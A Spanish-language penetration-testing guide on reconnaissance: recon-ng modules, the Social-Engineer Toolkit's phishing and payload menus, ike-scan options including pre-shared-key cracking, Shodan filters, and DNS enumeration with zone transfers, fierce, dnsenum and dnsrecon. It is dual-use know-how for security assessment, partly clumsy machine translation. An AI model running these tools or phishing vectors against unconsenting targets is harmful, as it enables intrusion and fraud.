[recon-ng][default] > show modules

Discovery
-----
discovery/info_disclosure/cache_snoop
discovery/info_disclosure/interesting_files

Exploitation
-----
exploitation/injection/command_injector
exploitation/injection/xpath_bruter

Import
-----
import/csv_file
import/list

Recon
-----
recon/companies-contacts/bing linkedin cache
recon/companies-contacts/jigsaw/point_usage
recon/companies-contacts/jigsaw/purchase_contact
recon/companies-contacts/jigsaw/search_contacts
recon/companies-contacts/linkedin_auth
recon/companies-multi/github_miner
recon/companies-multi/whois_miner
recon/contacts-contacts/mailltester
recon/contacts-contacts/mangle
recon/contacts-contacts/unmangle
recon/contacts-credentials/hibp_breach
recon/contacts-credentials/hibp_paste
recon/contacts-domains/migrate_contacts
recon/contacts-profiles/fullcontact
recon/credentials-credentials/adobe
recon/credentials-credentials/bozocrack
recon/credentials-credentials/hashecs_org
recon/domains-contacts/metacrawler
  
```

```

recon/domains-contacts/pgp_search
recon/domains-contacts/whois_pocs
recon/domains-credentials/pwnedlist/account_creds
recon/domains-credentials/pwnedlist/api_usage
recon/domains-credentials/pwnedlist/domain_creds
recon/domains-credentials/pwnedlist/domain_isspwned
recon/domains-credentials/pwnedlist/leak_lookup
recon/domains-credentials/pwnedlist/leaks_dump
recon/domains-domains/brute_suffix
recon/domains-hosts/bing_domain_api
recon/domains-hosts/bing_domain_web
recon/domains-hosts/brute_hosts
recon/domains-hosts/builtwith
recon/domains-hosts/certificate_transparency
recon/domains-hosts/google_site_api
recon/domains-hosts/google_site_web
recon/domains-hosts/hackertarget
recon/domains-hosts/mx_spf_ip
recon/domains-hosts/netcraft
recon/domains-hosts/shodan_hostname
recon/domains-hosts/ssl_san
recon/domains-hosts/threatcrowd
recon/domains-vulnerabilities/ghdb
recon/domains-vulnerabilities/punkspider
recon/domains-vulnerabilities/xssed
recon/domains-vulnerabilities/xssposed
recon/hosts-domains/migrate_hosts
recon/hosts-hosts/bing_ip
recon/hosts-hosts/freegeoip
recon/hosts-hosts/apinfodb
recon/hosts-hosts/resolve
recon/hosts-hosts/reverse_resolve
recon/hosts-hosts/ssltools
recon/hosts-locations/migrate_hosts
recon/hosts-ports/shodan_ip
recon/locations-locations/geocode
recon/locations-locations/reverse_geocode
recon/locations-pushpins/flickr
recon/locations-pushpins/instagram
recon/locations-pushpins/picasa
recon/locations-pushpins/shodan
recon/locations-pushpins/twitter
recon/locations-pushpins/youtube
recon/netblocks-companies/whois_orgs
recon/netblocks-hosts/reverse_resolve
recon/netblocks-hosts/shodan_net
recon/netblocks-ports/census_2012
recon/netblocks-ports/censysio
recon/ports-hosts/migrate_ports
recon/profiles-contacts/dev_diver
recon/profiles-contacts/github_users
recon/profiles-profiles/namechk
recon/profiles-profiles/profiler
recon/profiles-profiles/twitter_mentioned
recon/profiles-profiles/twitter_mentions
recon/profiles-repositories/github_repos
recon/repositories-profiles/github_commits
recon/repositories-vulnerabilities/gists_search
recon/repositories-vulnerabilities/github_dorks
Reporting
-----
reporting/csv
reporting/html
reporting/json
reporting/list
reporting/proxifier
reporting/pushpin
reporting/xlsx
reporting/xml
[recon-ng][default] >

```

2) Elegimos el módulo a utilizar.

```

[recon-ng][default] > use recon/profiles-profiles/profiler
[recon-ng][default][profiler] >

```

3) Llenamos los datos faltantes digitando <Show options>

```

[recon-ng][default][profiler] > show options

```

| Name   | Current Value | Required | Description                                   |
|--------|---------------|----------|-----------------------------------------------|
| SOURCE | default       | yes      | source of input (see 'show info' for details) |

4) Digitamos la información faltante con los comandos <Set Source "datos">

```
[recon-ng][default][profiler] > set source prueba
SOURCE => prueba
```

5) Ejecutamos el módulo con el comando <run>

```
[recon-ng][default][profiler] > run
[*] Retrieving https://raw.githubusercontent.com/WebBreacher/WhatsMyName/master/web_accounts_list.json...

Looking Up Data For: Prueba
-----
[*] Checking: about.me
[*] Checking: Angellist
[*] Checking: aNobil
[*] Checking: ask.fm
[*] Checking: Atlassian
[*] Checking: Atlassian Self-Signup
[*] Checking: AudioBoom
[*] Checking: authorSTREAM
[*] Checking: badoo
[*] Checking: Basecamp
[*] Checking: Bitbucket
[*] Checking: BLIP.fm
[*] Checking: Black Planet
```





```
It's easy to update using the Pentesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

There is a new version of SET available.
Your version: 7.7.1
Current version: 7.7.2

Please update SET to the latest before submitting any git issues.

README license
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>
```

Ahora podemos elegir una de las opciones enumeradas arriba.  
Usaremos:

## > 1) Ataques de ingeniería social

```
Follow me on Twitter: @HackingDave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the Pentesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

There is a new version of SET available.
Your version: 7.7.1
Current version: 7.7.2

Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu.

set>
```

¡Ahora hay muchas cosas aquí, así que echemos un vistazo a eso!

### **Spear-Phishing Attack Vectors**

Esta herramienta le permite enviar correos electrónicos con un archivo malicioso como carga útil.

### **Website Attack Vectors**

Esta herramienta le permite crear un enlace de sitio web malicioso.

### **Generador de medios infecciosos**

Esta herramienta crea una carga útil y un archivo .ini para una inyección de USB, CD o DVD.



### **Crear una carga útil y un oyente**

sencillo crea un archivo .exe y abre un oyente.

### **Mass Mailer Attack**

Esta herramienta enviará correos electrónicos al objetivo.

### **Vector de ataque basado en Arduino**

Para usar con un "usb de adolescentes".

### **SMS Spoofing Attack Vector**

Con esta herramienta podrás crear mensajes SMS y enviarlos.

### **Punto de acceso inalámbrico Vector de ataque**

Debe ser sencillo.

### **QRCode Generator Attack Vector**

Genera un QRCode a una URL específica.

### **Vectores Powershell Attack**

Esto le permitirá usar los poderes de Powershell (powershell está disponible en Windows Vista y superior).

### **Los módulos de terceros**

le permitirán buscar más complementos.

## **IKE Scan**

ike-scan descubre huellas dactilares de los hosts IPsecIKE (servidores VPN)

### **ike-scan hace dos cosas:**

- 1) Descubrimiento: Determinar qué hosts ejecutan IKE. Esto se hace mediante la visualización de los anfitriones que respondan a las solicitudes IKE enviados por ike-scan.
- 2) Huellas: Determinar qué implementación de IKE está utilizando. Hay varias maneras de hacer esto:
  - (a) las huellas dactilares Backoff - el registro de los tiempos de los paquetes de respuesta IKE desde el host de destino y comparar el patrón observado retransmisión backoff contra patrones conocidos.
  - (b) Identificación del proveedor de huellas digitales - que coincida con el vendedor específico del proveedor IDs contra patrones conocidos Vendor ID, y (c) los códigos de mensaje de notificación de propiedad.

El retardo de envío de retransmisión concepto de huellas dactilares se discute en más detalle en el documento de toma de huellas dactilares UDP backoff que deben ser incluidos en el kit ike-scan como udp-backoff-fingerprinting-paper.txt.

El programa envía IKE Fase 1, las solicitudes de los hosts especificados y muestra las respuestas que se reciben. Maneja y vuelve a intentar la retransmisión de backoff para hacer frente a la pérdida de paquetes. También limita la cantidad de ancho de banda utilizado por los paquetes IKE salientes.

IKE es la clave de protocolo de Internet de Exchange que es el intercambio de claves y el mecanismo de autenticación utilizado por IPsec. Casi todos los modernos sistemas VPN IPsec lo implementan, y la gran mayoría de IKE IPsec VPNs dan uso para el intercambio de claves.

Fase-1 tiene dos modos: el modo principal y modo agresivo. ike-scan soporta tanto el modo principal y agresivo, y utiliza el modo principal por defecto. RFC 2409 (IKE) sección 5 se especifica que el modo principal debe ser implementado, por lo tanto, todas las implementaciones de IKE se puede esperar que soportan el modo principal

```
#!/ike-scan
Usage: ike-scan [options] [hosts...]

Target hosts must be specified on the command line unless the --file option is
given, in which case the targets are read from the specified file instead.

The target hosts can be specified as IP addresses or hostnames. You can also
specify the target as IPnetwork/bits (e.g. 192.168.1.0/24) to specify all hosts
in the given network (network and broadcast addresses included), or
IPstart-IPend (e.g. 192.168.1.3-192.168.1.27) to specify all hosts in the
inclusive range, or IPnetwork:NetMask (e.g. 192.168.1.0:255.255.255.0) to
specify all hosts in the given network and mask.

These different options for specifying target hosts may be used both on the
command line, and also in the file specified with the --file option.

Use "ike-scan --help" for detailed information on the available options.

Report bugs or send suggestions to ike-scan@nta-monitor.com
See the ike-scan homepage at http://www.nta-monitor.com/tools/ike-scan/
```

## Sintaxis

`ike-scan [options] [hots]`

## Opciones

- Help o-h Muestra este mensaje de uso y termina.
- File = <Fn> o-f <Fn> Leer los nombres de host o direcciones a partir del archivo especificado en lugar de desde la línea de comandos. Un nombre o la dirección IP por línea. Utilice "-" para la entrada estándar.
- Sport = <p> o s-<p> Configure el puerto de origen UDP a <p>, por defecto = 500, 0 = aleatorio. Algunas implementaciones de IKE requieren que el cliente use el puerto de origen UDP 500 y no quiere hablar con otros puertos. Tenga en cuenta que los privilegios de superusuario son normalmente requeridos para utilizar distintos de cero puertos de origen por debajo de 1024. También sólo un proceso en un sistema puede enlazar con un puerto de origen dado en un momento dado.
- <p> Dport = o-d <p> Configure el puerto UDP destino a <p>, por defecto = 500. UDP puerto 500 es el número de puerto asignado para ISAKMP y este es el puerto utilizado por la mayoría, si no todas las implementaciones de IKE.
- Retry = <n> o-r <n> Establecer el número total de intentos por host a <n>, por defecto = 3.
- Timeout = <n> o-t <n> Ajuste inicial por tiempo de espera de host para <n> ms, por defecto = 500. Este tiempo de espera es para el primer paquete enviado a cada host. tiempos de espera subsiguientes se multiplican por el factor de retardo de envío que se establece con - backoff.

- Interval = <n> o-i <n> Establecer intervalo mínimo de paquetes a <n> ms, por defecto = 75. Esto controla el uso del ancho de banda saliente mediante la limitación de la velocidad a la que los paquetes pueden ser enviados. El intervalo entre paquetes no será inferior a este número. Los paquetes salientes tienen un tamaño total de 364 bytes (20 bytes IP hdr + 8 bytes UDP HDR + 336 bytes de datos) cuando el conjunto de transformación por omisión se utiliza, o 112 bytes si una transformación personalizada especificado. Por lo tanto, por el impago conjunto de transformación: 50 = 58240bps, 36400bps 80 = y transformación personalizada: 15 = 59733bps, 30 = 35840bps.

- Backoff = <b> o-b <b> Establecer factor de backoff tiempo de espera a <b>, por defecto = 1,50. El tiempo de espera por el huésped se multiplica por este factor después de cada tiempo muerto. Así, si el número de retrys es 3, la inicial por host de tiempo de espera es de 500 ms y el factor de retroceso es 1,5, entonces el tiempo de espera primero será de 500 ms, 750 ms la segunda y la tercera 1125ms.

- Verbose o v- Muestra mensajes detallados del progreso. Utilice más de una vez para mayor efecto: 1 - Muestra cuando cada paso se ha completado y cuando los paquetes con galletas no válidos sean recibidos. 2 - Mostrar cada paquete enviado y recibido y cuando los anfitriones se eliminan de la lista. 3 - Muestra el host, el ID de proveedor y las listas de backoff antes de iniciarse la búsqueda.

- Quiet o q- No decodificar el paquete devuelto. Esto imprime menos información de protocolo para que las líneas de producción son más cortos.

- Multilínea o-M Dividir la carga de decodificación a través de varias líneas. Con esta opción, la decodificación para cada carga se imprime en una línea separada a partir de un TAB. Esta opción hace que la salida más fácil de leer, especialmente cuando hay muchas cargas útiles.

- De por vida = <S> o-l <S> Establecer vida IKE segundo <S>, por defecto = 28800. RFC 2407 especifica 28,800 por defecto, pero algunas aplicaciones pueden requerir diferentes valores. Si se especifica 0, no toda la vida va a ser especificado. Puede utilizar esta opción más de una vez en combinación con las opciones - trans para producir múltiples cargas de Transformación con vidas diferentes. Cada opción - trans utilizará el valor de la duración especificada anteriormente.

- LifeSize = <S> o-z <S> Establecer IKE a tamaño natural Kilobytes <S>, por defecto = 0. Si se especifica 0, no se especifica tamaño natural. Puede utilizar esta opción más de una vez en combinación con las opciones - trans para producir múltiples cargas de Transformación con lifiesizes diferentes. Cada opción - trans utilizará el valor especificado anteriormente tamaño natural.

- Auth = <n> o-m <n> Establecer auth. método para <n>, por defecto = 1 (pre-shared key). RFC valores definidos son de 1 a 5. Consulte RFC 2409 Apéndice A. Checkpoint modo híbrido es 64221. GSS (Windows "Kerberos") es 65001. XAUTH utiliza 65001 a 65010.
- Versión o V- Muestra la versión del programa y salir.
- Vendor = <v> o e-<v> Establecer cadena Vendor ID para <v> valor hexadecimal. Puede utilizar esta opción más de una vez para enviar múltiples cargas útiles de identificación de los proveedores.
- Trans = <t> o un <t> Use transformación personalizada <t> en lugar de un conjunto predeterminado. <t> se especifica como enc [/ len], hash, auth, grupo. Cuando enc es el algoritmo de cifrado, len es la longitud de la clave de cifrado de longitud variable, el hash es el algoritmo de hash, y el grupo es el grupo de DH. Consulte RFC 2409 Apéndice A para obtener más información de la que los valores de uso. Por ejemplo, - trans = 5,2,1,2 especifica Enc = 3DES-CBC, Hash = SHA1, Auth = shared key, DH Grupo 2 = y - trans = 7/256, 1,1,5 especifica Enc = AES-256, Hash MD5 =, Auth = shared key, DH Grupo = 5 Puede utilizar esta opción más de una vez para enviar un número arbitrario de transformaciones personalizadas.
- Showbackoff [= <n>] o-o [<n>] Visualice la tabla de huellas dactilares backoff. Visualice la tabla de backoff para la implementación de IKE huella en los hosts remotos. El argumento opcional especifica el tiempo de espera en segundos después de recibir el último paquete por defecto, = 60. Si utiliza la forma corta de la opción (-o), el valor debe seguir inmediatamente la letra de opción sin espacios, por ejemplo-o25-o no 25.
- Fuzz = <n> o-u <n> Establecer fuzz coincidencia de patrones a <n> ms, por defecto = 100. Esto establece la diferencia máxima aceptable entre los tiempos de backoff observados y los tiempos de referencia en el archivo de retardo de envío de patrones. Los valores más grandes permiten una mayor varianza, sino también aumentar el riesgo de falsas identificaciones positivas. La especificación de pelusa por la entrada de patrones en el archivo de patrones anulará el ajuste de este valor.
- Patrones = <f> o-p <f> Usar archivo de patrones de IKE <f>, por defecto = /usr/local/share/ike-scan/ike-backoff patrones. Especifica el nombre del archivo que contiene los patrones de backoff IKE. Este archivo se utiliza solamente cuando -showbackoff se especifica.



- Vidpatterns = <f> o-I <f> Utilizar ID de proveedor patrones archivo <f>, por defecto = /usr/local/share/ike-scan/ike-vendor-ID. Especifica el nombre del archivo que contiene los patrones de proveedor de identidad. Estos patrones se utilizan para la huella dactilar Vendor ID.
- Agresivo o-A Utilice el Modo Agresivo IKE (El valor predeterminado es el modo principal) si especifica - agresivo, entonces usted también puede especificar - dhgroup, - Identificación y - tipo\_ID. Si utiliza transformaciones personalizadas con el modo agresivo con la opción - trans, tenga en cuenta que todas las transformaciones deben tener el mismo grupo de DH y esta debe coincidir con el grupo especificado con - dhgroup o si el defecto - dhgroup no se utiliza.
- <id> Id = o-n <id> Use <id> como el valor de identificación. Esta opción sólo se aplica al modo agresivo. <id> se puede especificar como una cadena, por ejemplo - id = prueba o como un valor hexadecimal con el prefijo "0x", por ejemplo - id = 0xdeadbeef.
- Tipo\_ID = n o in- Utilice <n> identificación del tipo. Por defecto 3 (ID\_USER\_FQDN). Esta opción sólo se aplica al modo agresivo. Consulte RFC 2407 4.6.2 para información sobre los tipos de identificación.
- Dhgroup = n o gn- Utilice Diffie Hellman Group <n>. Default 2. Esta opción sólo es aplicable a modo agresivo donde se utiliza para determinar el tamaño de la carga útil de intercambio de claves. Los valores aceptables son 1,2,5,14,15,16,17,18 (MODP solamente).
- Gssid = <n> o G-<n> Utilice GSS ID <n> donde <n> es una cadena hexadecimal. Esto utiliza transformar tipo de atributo 16384 como se especifica en draft-ietf-ipsec-isakmp-gss-auth-07.txt, aunque Windows-2000 se ha observado que usar 32001 también. En Windows 2000, tendrá que usar - auth = 65001 para especificar Kerberos (GSS) de autenticación.
- Random-R o Aleatorizar la lista de hosts. Esta opción aleatoriza el orden de los anfitriones en la lista de hosts, de modo que las sondas IKE se envían a los anfitriones en un orden aleatorio. Se utiliza el algoritmo de barajar Knuth.
- Tcp [= n] o-T [n] Utilice el transporte TCP en lugar de UDP. Esto le permite probar un host que ejecuta IKE sobre TCP. Normalmente, usted no tendrá esta opción porque la gran mayoría de los sistemas IPsec IKE sólo admiten a través de UDP. La <n> valor opcional que especifica el tipo de IKE sobre TCP. Actualmente hay dos valores posibles: 1 = IKE RAW a través de TCP utilizado por Checkpoint (por defecto) 2 = encapsulado IKE sobre TCP usado por Cisco. Si utiliza la forma corta de la opción (-T), el valor debe seguir



inmediatamente la letra de opción sin espacios, por ejemplo-no-T2 T 2. Sólo se puede especificar un host de destino solo si se utiliza esta opción.

- TCPtimeout = n o n-O Establecer tiempo de espera de conexión TCP en n segundos (por defecto = 10). Esto sólo es aplicable a TCP modo de transporte.

- Pskcrack [= f] o P [f] Grieta agresivos modo clave pre-compartidas. Esta opción genera el modo agresivo clave pre-compartida (PSK) Parámetros para el craqueo fuera de línea utilizando el "psk-crack", programa que se suministra con ike-scan. Si lo desea, puede especificar un nombre de archivo, "f", para escribir los parámetros a PSK. Si no se especifica un nombre de archivo, los parámetros PSK se escriben en la salida estándar. Si utiliza la forma corta de la opción (-P), el valor debe seguir inmediatamente la letra de opción sin espacios, por ejemplo-no-P pfile archivos. Sólo se puede especificar un host de destino solo si se utiliza esta opción. Esta opción sólo se aplica al modo agresivo IKE.

- Nodns o-N No utilizar DNS para resolver nombres. Si utiliza esta opción, todos los hosts se debe especificar como direcciones IP

## Método de Uso:

```
#ike-scan <opcion> <Dominio cliente>
```



La fase Footprinting Externo de la Reunión de Inteligencia implica recolectar los resultados de respuesta de un objetivo basado en la interacción directa desde una perspectiva externa. El objetivo es reunir tanta información sobre el objetivo como sea posible.

## Identificación de rangos de IP

Para footprinting externo, primero necesitamos determinar cuál de los servidores WHOIS contiene la información que buscamos. Dado que debemos conocer el TLD para el dominio de destino, simplemente tenemos que localizar al Registrador con el que está registrado el dominio de destino.

La información WHOIS se basa en una jerarquía arbórea. ICANN (IANA) es el registro autorizado para todos los TLD y es un gran punto de partida para todas las consultas WHOIS manuales.

## Búsqueda de WHOIS

- <http://www.icann.org>
- <http://www.iana.com>
- <http://www.nro.net>
- <http://www.afrinic.net>
- <http://www.apnic.net>
- <http://ws.arin.net>
- <http://www.lacnic.net>
- <http://www.ripe.net>

Una vez que se consultó al Registrador apropiado, podemos obtener la información del Registrante. Hay numerosos sitios que ofrecen información WHOIS; Sin embargo, para la exactitud en la documentación, usted necesita utilizar solamente el registrador apropiado.

- <http://www.internic.net/> <http://www.internic.net>

## BGP


Es posible identificar el número de sistema autónomo (ASN) para las redes que participan en el protocolo de la entrada de la frontera (BGP). Desde BGP rutas de ruta se anuncian en todo el mundo podemos encontrar estos mediante el uso de un BGP4 y BGP6 espejo.

- <http://www.Bgp4as/looking-glasses/>
- <http://lg.he.net/>

## Google Dorks:

■ <http://www.exploit-db.com/google-dorks>

## Shodan



## ¿Qué es Shodan?

Shodan es un motor de búsqueda para encontrar dispositivos específicos y tipos de dispositivos que existen en línea. Las búsquedas más populares son para cosas como webcam, linksys, cisco, netgear, SCADA, etc.

Funciona escaneando todo Internet y analizando los banners que devuelven varios dispositivos. Utilizando esa información, Shodan puede decirle cosas como qué servidor web (y versión) es más popular, o cuántos servidores FTP anónimos existen en una ubicación determinada, y qué marca y modelo puede tener el dispositivo.

Es de particular utilidad para la investigación de seguridad en Internet de las cosas, ya que pronto habrá miles de millones de dispositivos en línea que 1) tienen vulnerabilidades específicas que deben corregirse, y 2) pueden identificarse rápidamente mediante su información de banner.

## Uso Básico

Empieza navegando a la página principal y luego ingresando en el campo de búsqueda, como lo haría con cualquier otro motor de búsqueda.

Para esta búsqueda podría utilizar “VNC”

Puede pivotar a algunas áreas clave en los resultados. Comenzando en la barra lateral izquierda, vemos una buena cantidad de datos resumidos:

- Mapa de resultados
- Servicios principales (Puertos)
- Organizaciones principales (ISP)
- Sistemas operativos superiores
- Productos principales (nombre del programa)

En la sección principal obtenemos la lista de resultados completa, que incluye:

- dirección IP
- Nombre de host
- ISP
- Cuando la entrada se agregó a la base de datos
- El país en el que se encuentra
- La pancarta en sí

Para obtener aún más información, puede hacer clic en los detalles, que lo llevan al host mismo:

## Usando filtros

Al igual que con cualquier motor de búsqueda, Shodan funciona bien con búsquedas básicas de un solo término, pero la potencia real viene con consultas personalizadas.

Estos son los filtros de búsqueda básicos que puede usar:

- **city**: encuentre dispositivos en una ciudad en particular
- **country**: encuentre dispositivos en un país en particular
- **geo**: puedes pasar las coordenadas
- **hostname**: encuentre valores que coincidan con el nombre de host
- **net**: búsqueda basada en un IP o / x CIDR
- **os**: búsqueda basada en el sistema operativo
- **port**: encuentre puertos particulares que estén abiertos
- **before/after**: encuentre resultados dentro de un marco de tiempo

## Casos de uso

Puede usar el botón "Explorar" en el sitio principal de Shodan para ver búsquedas y resultados comunes, que son esclarecedores. Encontrarás cosas como:

1. Cámaras web
2. SCADA
3. Semáforos
4. Enrutadores
5. Contraseñas predeterminadas
6. Etc.

Es interesante. Es emocionante. Es aterrador.

## Combinación de filtros

Para combinar filtros, simplemente sigue agregándolos. También puede hacer esto haciendo clic en los filtros en la barra lateral izquierda para un conjunto de resultados dado. Por lo tanto, si desea buscar servidores Nginx en San Francisco, que se ejecutan en el puerto 8080, que también ejecutan Tomcat, podría hacer lo siguiente:

**Apache city:"San Francisco" port:"8080" product:"Apache Tomcat/Coyote JSP engine"**

## Uso avanzado

Aquí hay algunas otras cosas interesantes que puede hacer con el servicio.

1. **Exportación de datos:** puede exportar sus resultados en varios formatos usando el menú superior después de realizar una búsqueda.
2. **Búsqueda en el navegador:** puede configurar su navegador para buscar Shodan cuando busca desde la barra de URL.
3. **Cuenta gratuita de Shodan:** debe crear e iniciar sesión en su cuenta gratuita cuando realice una búsqueda, ya que la interfaz está bastante mal si no la tiene, por ejemplo, no puede ver la información del host, etc.
4. **Cuentas Premium:** una cuenta premium es un pago único de \$ 45 y le brinda un mayor acceso a la API. Los detalles completos y los documentos están disponibles en <https://developer.shodan.io>





La fase de huellas activas de la Reunión de Inteligencia implica reunir los resultados de respuesta de un objetivo basado en la interacción directa.

## Transferencias de Zona:

La transferencia de zona DNS, también conocida como AXFR, es un tipo de transacción de DNS. Es un mecanismo diseñado para replicar las bases de datos que contienen los datos DNS a través de un conjunto de servidores DNS. La transferencia de zona viene en dos sabores, completo (AXFR) e incremental (IXFR). Existen numerosas herramientas disponibles para probar la capacidad de realizar una transferencia de zona DNS. Las herramientas comúnmente usadas para realizar transferencias de zona son host, dig y nmap.

### HOST

```
$Host <Dominio> <Servidor DNS>
```

### DIG

```
$Dig @Server Dominio axfr
```

## DNS inverso:


DNS inverso se puede utilizar para obtener nombres de servidor válido en uso dentro de una organización. Hay una advertencia de que debe tener un registro DNS PTR (reverse) para que resuelva un nombre desde una dirección IP proporcionada. Si se resuelve, los resultados se devuelven. Esto se realiza generalmente probando el servidor con varias direcciones IP para ver si devuelve cualquier resultado.

## Fierce2:

Para la enumeración de DNS, hay dos herramientas que se utilizan para proporcionar los resultados deseados. La primera que nos centraremos en se llama Fierce2. Como usted puede probablemente adivinar, esto es una modificación en Fierce. Fierce2 tiene muchas opciones, pero la que queremos enfocar en los intentos de realizar una transferencia de zona. Si eso no es posible, entonces realiza consultas DNS usando varios nombres de servidor en un esfuerzo por enumerar los nombres de host que se han registrado.

## El comando para ejecutar es:

```
fierce -dns <dominio de cliente> -prefix <lista de palabras>
```



```
Terminal
File Edit View Search Terminal Help
[r0r0x@parrot]-[~]
└─$ fierce -dns cliente.com
DNS Servers for cliente.com:
  ns2.bodis.com
  ns1.bodis.com
Trying zone transfer first...
```

## DNSEnum:

Una alternativa a la enumeración de Fierce2 para DNS es DNSEnum. Como usted puede probablemente adivinar, esto es muy similar a Fierce2. DNSEnum ofrece la capacidad de enumerar DNS a través de subdominios de forzamiento bruto, realizar búsquedas inversas, enumerar rangos de red de dominio y realizar consultas whois. También realiza el raspado de Google para los nombres adicionales a la consulta.

## El comando para ejecutar dnseenum es el siguiente:

`dnseenum -enum -f <lista de palabras> <dominio de cliente>`

```
$dnseenum
Smartmatch is experimental at /usr/bin/dnseenum line 698.
Smartmatch is experimental at /usr/bin/dnseenum line 698.
dnseenum VERSION:1.2.4
Usage: dnseenum [Options] <domain>
[Options]:
Note: the brute force -f switch is obligatory.
GENERAL OPTIONS:
--dnsserver <server>      Use this DNS server for A, NS and MX queries.
--enum                    Shortcut option equivalent to --threads 5 -s 15 -w.
-h, --help                Print this help message.
--noreverse               Skip the reverse lookup operations.
--nocolor                 Disable ANSIColor output.
--private                 Show and save private ips at the end of the file domain_ips.txt.
--subfile <file>          Write all valid subdomains to this file.
-t, --timeout <value>    The tcp and udp timeout values in seconds (default: 10s).
--threads <value>        The number of threads that will perform different queries.
-v, --verbose             Be verbose: show all the progress and all the error messages.
GOOGLE SCRAPING OPTIONS:
-p, --pages <value>      The number of google search pages to process when scraping names,
                          the default is 5 pages, the -s switch must be specified.
-s, --scrap <value>      The maximum number of subdomains that will be scraped from Google (default 15).
BRUTE FORCE OPTIONS:
-f, --file <file>        Read subdomains from this file to perform brute force.
-u, --update <a|g|r|z>   Update the file specified with the -f switch with valid subdomains.
                          a (all)      Update using all results.
                          g            Update using only google scraping results.
                          r            Update using only reverse lookup results.
                          z            Update using only zonetransfer results.
-r, --recursion           Recursion on subdomains, brute force all discovered subdomains that have an NS record.
WHOIS NETRANGE OPTIONS:
-d, --delay <value>      The maximum value of seconds to wait between whois queries, the value is defined randomly, default: 3s
-w, --whois               Perform the whois queries on c class network ranges.
                          **Warning**: this can generate very large netranches and it will take lot of time to performe reverse
lookups.
REVERSE LOOKUP OPTIONS:
REVERSE LOOKUP OPTIONS:
-e, --exclude <regex>    Exclude PTR records that match the regexp expression from reverse lookup results, useful on invalid ho
stnames.
OUTPUT OPTIONS:
-o, --output <file>      Output in XML format. Can be imported in MagicTree (www.gremwell.com)
```

## Método de Uso:

```
$dnseenum -enum <Lista de palabras> <Dominio de cliente>
```

## Dnsmmap:

Mapper de red pasiva y normalmente conocido como subdominio brute forcer. utilizado por los durante la fase de recopilación / enumeración de información de las evaluaciones de la seguridad de la infraestructura. La herramienta permite descubrir todos los subdominios asociados a un dominio dado. Podemos encontrar servidores de acceso remoto, servidores mal configurados, nuevos nombres de dominio que le permiten asignar un bloque de red no obvio.

```
→ $dnsmmap
dnsmmap 0.30 - DNS Network Mapper by pagvac (gnucitizen.org)
usage: dnsmmap <target-domain> [options]
options:
-w <wordlist-file>
-r <regular-results-file>
-c <csv-results-file>
-d <delay-millisecs>
-i <ips-to-ignore> (useful if you're obtaining false positives)
e.g.:
dnsmmap target-domain.foo
dnsmmap target-domain.foo -w yourwordlist.txt -r /tmp/domainbf_results.txt
dnsmmap target-fomain.foo -r /tmp/ -d 3000
dnsmmap target-fomain.foo -r ./domainbf_results.txt
```

## Método de uso:

```
$dnsmmap <dominio cliente>
```

## DNSrecon

Nos permite:

- Ampliación de dominio de nivel superior (zona de desplazamiento y transferencia de zona)
- Búsqueda inversa en función del rango de IP
- Realice una consulta DNS general para los registros NS, SOA y MX (Enumeración de registros estándar)
- lmacenamiento en caché de servidores de nombres
- Exploración de subdomains y host de Google

Una de las cosas anteriores en detalle y cómo usar la herramienta DNSRECON para lograr lo mismo:

En primer lugar, todos debemos entender lo que son los dominios de nivel superior. Un dominio de nivel superior (TLD) es uno de los dominios en el nivel más alto en el sistema de nombres de dominio jerárquico de Internet. Por ejemplo: En `www.mywebsite.com`, `.com` es un dominio de nivel superior. Por lo general, la expansión se produce para los sitios web que utiliza los códigos de país como sus dominios de nivel superior, como: `.in`, `.uk`, `.au`, etc. Como su nombre sugiere Expansión de dominio de nivel superior significa expandir su dominio de una región a otra que también se conoce como **Zone Transfer** y en caso de que las zonas no estén configuradas correctamente, podemos extraer casi todos los registros internos de un dominio que también se conoce como **Zone Walking**. Así que podemos usar DNS Recon para múltiples propósitos, es decir, Zone Walking y Zone Transfer. Permite entender ambos en detalle, es decir, cómo utilizaremos DNSRECON para explotar ambas características.

